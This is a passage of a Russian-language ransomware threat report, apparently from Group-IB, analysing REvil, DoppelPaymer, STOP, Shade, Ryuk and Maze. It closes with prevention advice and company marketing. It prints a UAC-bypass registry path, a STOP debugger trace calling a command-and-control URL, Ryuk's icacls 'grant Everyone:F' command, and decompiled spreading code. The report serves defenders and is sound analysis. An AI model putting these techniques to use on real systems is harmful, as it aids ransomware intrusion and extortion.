
Зашифрованные данные содержат список файлов, каталогов и расширений файлов, которые не будут зашифрованы, список процессов и служб, которые должны быть завершены, список доменных имен для генерации адресов командных серверов, а также сообщение с требованием выкупа, которое будет продемонстрировано жертве (T1140):



Расшифрованные данные

Для повышения привилегий в системе шифровальщик REvil может эксплуатировать уязвимость CVE-2018-8453 (T1068). Затем вымогатель собирает информацию о зараженном компьютере, включая имя текущего пользователя, имя компьютера, имя рабочей группы или домена, настройки языка, раскладку клавиатуры, версию операционной системы, и отправляет ее в зашифрованном виде (T1022) на сгенерированные адреса командных серверов (T1041).

Одной из особенностей шифровальщика DoppelPaymer является использование альтернативных потоков данных для хранения полезной нагрузки (T1096). Для обхода контроля учетных записей пользователей (T1088) вымогатель создает CMD-файл, путь к которому записывает в раздел реестра `HKCU\mscfile\shell\open\command`, что позволяет ему запуститься с повышенными привилегиями через `eventvwr.exe`. С помощью `takeown.exe` и `icalcs.exe` шифровальщик осуществляет попытки получить контроль над произвольной службой, чтобы заменить ее исполняемый файл своим (T1031):



Использование утилиты takeown.exe для получения контроля над службой vds.exe

Для получения информации о сетевых дисках DoppelPaymer извлекает данные из таблицы ARP, используя `arp.exe` (S0099) с параметром `-a`, после чего преобразовывает полученные IP-адреса в доменные имена средствами `nslookup.exe` (T1016).

Вымогатель STOP (Djvu) генерирует уникальный идентификатор скомпрометированного хоста, который представляет собой MD5 от его MAC-адреса, после чего отправляет его на командный сервер и загружает все необходимые файлы, включая ключ шифрования (T1105):

```
ESP ==>  0041E95A RETURN to st.0041E95A from wininet.InternetOpenUrlW
ESP+4    00CC0014 ASCII "????????????????????????????????????????????????????????????????????????????????????????????????????????????????"
ESP+8    0D6AAFA0 UNICODE "http://ring2.ug/As73yhsyU34578hxxx/SDf565g/get.php?pid=7318498B1976F71435F0B20477984E2D&first=true"
ESP+C    00000000
ESP+10   00000000
```

Отправка уникального идентификатора

При этом, если подключение к интернету отсутствует, вымогатель использует ключ шифрования, хранящийся в теле образца. STOP использует PowerShell (T1086) для нейтрализации встроенных средств защиты Windows (T1089). Для того чтобы отвлечь пользователя, вымогатель демонстрирует поддельное окно Windows Update (T1036).

Вымогатель Shade не ограничивается шифрованием данных. Очень часто на компьютер жертвы загружались дополнительные модули: криптовалютный майнер (T1496) и средство для перебора паролей к популярным системам управления контентом (CMS). При этом для загрузки использовался Tor (T1188):

sh.exe (3580)	testws.localdomain	1070	tor.noreply.org	443	TCP	Established
sh.exe (3580)	testws.localdomain	1073	despari.informatik.uni-erlangen.de	443	TCP	Established
sh.exe (3580)	testws.localdomain	1074	john-doe.tor.ulayer.is	443	TCP	Established

Использование Tor

Вымогатель Ryuk сначала проверяет язык атакуемой системы. Если обнаружен русский, белорусский или украинский, вымогатель завершает работу. Для обеспечения доступа к файлам для всех пользователей используется icacls с аргументами `"C:\*" /grant Everyone:F /T /C /Q` (T1222, File and Directory Permissions Modification):

```
strcpy(v54, "icacls \"");
*&v59[29] = 0i64;
v60 = 0;
v61 = 0;
strcpy(v59, "\" /grant Everyone:F /T /C /Q");
v4 = GetLogicalDrives();
for ( i = 0; i < 26; ++i )
{
  if ( (v4 >> i) & 1 )
  {
    v53 = '*\\:';
    v52 = i + 65;
    strcpy(CmdLine, v54);
    strcat(CmdLine, &v52);
    strcat(CmdLine, v59);
    WinExec(CmdLine, 0);
  }
}
```

Предоставление доступа всем пользователям с помощью icacls

Значимые инциденты:

±$600 000

Ривьера Бич, штат Флорида, заплатили операторам Ryuk

±$500 000

Лейк Сити, штат Флорида, заплатили операторам Ryuk

±$400 000

Джексон, штат Джорджия, заплатили операторам Ryuk

±$130 000

Лапорт Каунти, штат Индиана, заплатили операторам Ryuk

±$100 000

Роквилл-центр, штат Нью-Йорк, заплатили операторам Ryuk

±$400 000

Нью-Бедфорд, штат Массачусетс, не смог заплатить $5 300 000, от предложенных $400 000 операторы Ryuk отказались

Так как целью операторов Ryuk является поражение максимально возможного количества систем в домене, новые версии вымогателя используют кэш ARP для получения MAC-адресов соседних хостов, после чего отправляют широковещательные UDP-пакеты для того, чтобы вывести их из спящего режима:

```
GetIpNetTable(0i64, &SizePointer, 1);
v1 = VirtualAlloc(0i64, SizePointer, 0x1000u, 4u);
GetIpNetTable(v1, &SizePointer, 1);
v2 = VirtualAlloc(0i64, 24i64 * v1->dwNumEntries, 0x1000u, 4u);
GlobalAlloc(0x40u, 0x4000ui64);
v3 = 0;
if ( v1->dwNumEntries )
{
  v4 = &v1->table[0].dwAddr;
  do
  {
    if ( *(v4 - 3) )
    {
      ipaddr_bin = *v4;
      Extract_IPaddr_As_String_2(2i64, &ipaddr_bin, ipaddr_str);
      *v5 = mac_addr_bytes;
      mac_addr_bytes[0] = *(v4 - 8);
      mac_addr_bytes[1] = *(v4 - 7);
      mac_addr_bytes[2] = *(v4 - 6);
      mac_addr_bytes[3] = *(v4 - 5);
      mac_addr_bytes[4] = *(v4 - 4);
      mac_addr_bytes[5] = *(v4 - 3);
      v6 = 0;
      v7 = 6i64;
      do
      {
        if ( **v5 != 0xFF && **v5 )
          --v6;
        else
          ++v6;
        *v5 += 4i64;
        --v7;
      }
      while ( v7 );
      if ( v6 < 4 )
        Send_WakeOnLAN_Packet(ipaddr_str, mac_addr_bytes);
    }
    ++v3;
    v4 += 6;
  }
  while ( v3 < v1->dwNumEntries );
}
```

Отправка широковещательных UDP-пакетов для выведения соседних хостов из спящего режима

Отличительной особенностью работы некоторых операторов является то, что в ходе компрометации больших сетевых инфраструктур они сначала извлекают значительное количество данных из локальных систем (T1005) и общих сетевых дисков (T1039). Затем они выгружают массивы чувствительных данных, используя для этого публичные облачные хранилища, например MEGA (T1537) или FTP-серверы (T1011), и только после этого запускают процесс шифрования.

Некоторые операторы даже создают веб-сайты, где публикуют часть украденной информации:

Сайт, на котором операторы Maze публикуют украденную информацию

Собранные данные повышают шансы атакующих на получение выкупа. В случае невыполнения требований часть данных атакующие публикуют, а более конфиденциальную информацию продают на черном рынке.

ЗАКЛЮЧЕНИЕ

Использование общедоступных приложений и компрометация персональных устройств станут наиболее популярными способами получения доступа к внутренним сетям в 2020 году

Из вышесказанного становится очевидно, что 2019 год был плодотворным для операторов программ-вымогателей. Однако нынешний год может оказаться для них еще более прибыльным.

Результаты анализа показывают, что атакующие не планируют снижать набранную в прошлом году скорость. Скорее всего, они продолжат совершать масштабные операции, нацеленные на корпоративные сети. Мы ожидаем, что мишенями станут предприятия из ключевых отраслей экономики.

Из-за массового перехода сотрудников на удаленную работу во время пандемии COVID-19 злоумышленники выявляют все больше новых точек компрометации и уязвимостей. Использование общедоступных приложений и заражение персональных устройств станут наиболее популярными способами получения доступа к внутренним сетям.

Специалисты Group-IB полагают, что трояны будут по-прежнему использоваться для получения первоначального доступа и дальнейшего распространения вымогателей в зараженной сети. Согласно прогнозам экспертов Group-IB, атаки большинства операторов шифровальщиков будут сопровождаться выгрузкой чувствительных данных.

10 РЕКОМЕНДАЦИЙ ПО ПРЕДОТВРАЩЕНИЮ АТАК

Осуществляйте доступ к серверам по RDP только с использованием VPN.

Внедрите многофакторную аутентификацию, если обеспечить доступ через VPN не представляется возможным.

Внедрите блокировку учетных записей после определенного количества неудачных попыток входа в систему за короткий промежуток времени.

Обеспечьте сложность пароля учетной записи, использующейся для доступа по RDP, регулярно осуществляйте его смену.

Используйте NLA (аутентификацию на уровне сети) для RDP-соединений.

Ограничьте список IP-адресов, с которых могут быть инициированы внешние RDP-соединения.

Установите фильтры для защиты от спама и фишинга.

Регулярно обновляйте средства антивирусной защиты, а также проводите аудит журналов их работы.

Внедрите решение класса sandbox для обнаружения вредоносных программ, не детектируемых антивирусным ПО.

Своевременно обновляйте операционные системы и прикладное программное обеспечение.

РЕАГИРОВАНИЕ GROUP-IB НА АТАКИ

24/7 РЕАГИРОВАНИЕ НА ИНЦИДЕНТЫ

Подверглись кибератаке?

СООБЩИТЕ ОБ ИНЦИДЕНТЕ:

- Звонок по номеру +7 (495) 984-33-64
- Отправка запроса на email: response@cert-gib.com
- Заполнение формы об инциденте

В большинстве случаев восстановить доступ к данным после заражения вирусом-шифровальщиком без программы-декриптора невозможно. При этом торопиться с выплатой выкупа злоумышленникам не рекомендуется.

Эксперты Group-IB считают чрезвычайно важным адекватно реагировать на атаки с использованием вымогателей.

Профессиональное реагирование на атаки позволяет:

- минимизировать ущерб;
- очистить инфраструктуру, выявить «спящие» закладки и предотвратить повторение инцидентов в будущем;
- собрать информацию, необходимую для составления списка индикаторов компрометации;
- собрать доказательную базу, а также требуемые для проведения расследования сведения;
- получить рекомендации по улучшению безопасности инфраструктуры и персонала.

ЭТАПЫ РЕАГИРОВАНИЯ СПЕЦИАЛИСТАМИ GROUP-IB

ЭТАП 1

Анализ сетевой активности

Внедрение системы Group-IB Threat Hunting Framework Huntbox позволяет команде реагирования:

- мониторить сетевой трафик;
- выявлять подозрительные коммуникации, обнаружение которых недоступно системам, основанным на сигнатурном анализе;
- анализировать и блокировать вредоносную активность на конечных устройствах.

ЭТАП 2

Криминалистический анализ

Специалисты Group-IB осуществляют криминалистический экспресс-анализ рабочих станций и серверов, задействованных злоумышленниками, чтобы установить:

- с чего началась компрометация,
- как атакующие перемещались по сети,
- какие инструменты использовались,
- какие уязвимости были проэксплуатированы.

ЭТАП 3

Анализ вредоносного кода

Специалисты Лаборатории компьютерной криминалистики проводят базовый или продвинутый статический и динамический анализ обнаруженных в ходе реагирования образцов вредоносного кода, который позволяет:

- быстро и эффективно выявить следы компрометации,
- не допустить закрепления вредоносного кода в системах и повторного заражения инфраструктуры,
- нейтрализовать угрозы, которые уже распространились и закрепились в сети.

По итогам реагирования эксперты Group-IB подробно описывают инцидент в отчете и готовят свод рекомендаций по улучшению безопасности инфраструктуры, что позволит свести к минимуму возможность возникновения подобных инцидентов в будущем.

Для поддержки вашего бизнеса команда Group-IB предлагает услугу оперативного удаленного реагирования на инциденты информационной безопасности.

Свяжитесь с нами для получения подробной информации об услугах:
salesteam@group-ib.com

Group-IB — один из ведущих разработчиков решений для детектирования и предотвращения кибератак, выявления мошенничества, расследования высокотехнологичных преступлений и защиты коммерческой и интеллектуальной собственности в сети.

INTERPOL И EUROPOL

Group-IB — партнер и участник совместных расследований

OSCE

Компания, рекомендованная Организацией по безопасности и сотрудничеству в Европе

ТОП-10 В APAC

Group-IB вошла в топ-10 компаний по кибербезопасности в регионе APAC согласно APAC CIO Outlook

Центры исследования киберугроз Group-IB

- Европа
- Россия
- Ближний восток
- Азиатско-Тихоокеанский регион

- Распределенная по миру инфраструктура наблюдения за киберпреступностью
- Лаборатории компьютерной криминалистики
- Расследования киберпреступлений
- Круглосуточные центры мониторинга и оперативного реагирования CERT-GIB

Решения Group-IB

Опыт Group-IB в международных расследованиях, киберразведке и выявлении преступлений на разных уровнях подготовки был интегрирован в экосистему решений, объединившую чрезвычайно сложное программное и системное обеспечение, с целью мониторинга, обнаружения и предотвращения кибератак и мошенничества. Миссия Group-IB — защищать наших клиентов в киберпространстве, создавая и используя инновационные продукты и решения.

Решения Group-IB признаны мировыми агентствами в категориях:

— Innovation Excellence,
— Product Leader,
— Innovation Leader.

IDC
Gartner
FORRESTER
kuppingercole ANALYSTS
FROST & SULLIVAN

GARTNER · IDC · FROST & SULLIVAN · FORRESTER

Threat Intelligence & Attribution

Система исследования и атрибуции кибератак, охоты за угрозами и защиты сетевой инфраструктуры на основании данных о тактиках, инструментах и активности злоумышленников

KUPPINGERCOLE ANALYSTS AG

Threat Hunting Framework

Реактивная защита и проактивная охота за угрозами внутри и за пределами вашей сети

FROST & SULLIVAN

Digital Risk Protection

Выявление и устранение цифровых рисков на основе искусственного интеллекта

KUPPINGERCOLE ANALYSTS AG · FORRESTER · GARTNER

Fraud Hunting Platform

Выявление и предотвращение мошенничества и бот-активности в режиме реального времени

NEW

Atmosphere: Cloud Email Protection

Облачная защита электронной почты от целевых атак, детонация полезных нагрузок и атрибуция угроз

550+

экспертов международного класса

70 000+

часов реагирования на инциденты информационной безопасности

1 300+

успешных расследований по всему миру

18 лет

практического опыта

Intelligence-driven services

В основе технологического лидерства компании и возможностей в сфере научных исследований и разработки — 18-летний практический опыт расследования киберпреступлений по всему миру и более 70 000 часов реагирования на инциденты информационной безопасности, аккумулированные в распределенной по миру инфраструктуре наблюдения за киберпреступностью.

FORRESTER

GARTNER

РАССЛЕДОВАНИЯ И КРИМИНАЛИСТИКА

Компьютерная криминалистика.

Анализ вредоносного кода.

Расследования:

- сложных высокотехнологичных преступлений;
- утечек информации;
- финансовых, корпоративных киберпреступлений;
- сложных атак на объекты КИИ и другие.

АУДИТ И ОЦЕНКА РИСКОВ

Тестирование на проникновение.

Анализ исходного кода.

Выявление следов компрометации сети.

Киберобучение в формате Red Teaming.

Проверка готовности к реагированию на инциденты.

Оценка соответствия.

THREAT HUNTING И РЕАГИРОВАНИЕ

24/7 Центр реагирования CERT–GIB.

Проактивный хантинг угроз.

Выездное реагирование на сложные кибератаки.

Реагирование на инциденты по подписке.

ОБУЧАЮЩИЕ ПРОГРАММЫ

Курсы для технических специалистов:

- Реагирование на инциденты,
- Анализ вредоносного кода,
- Проактивный поиск угроз и другие.

Программы для широкой аудитории:

- Цифровая гигиена,
- Личная кибербезопасность,
- Управление репутацией в интернете и другие.

Мастер-классы для школьников и студентов.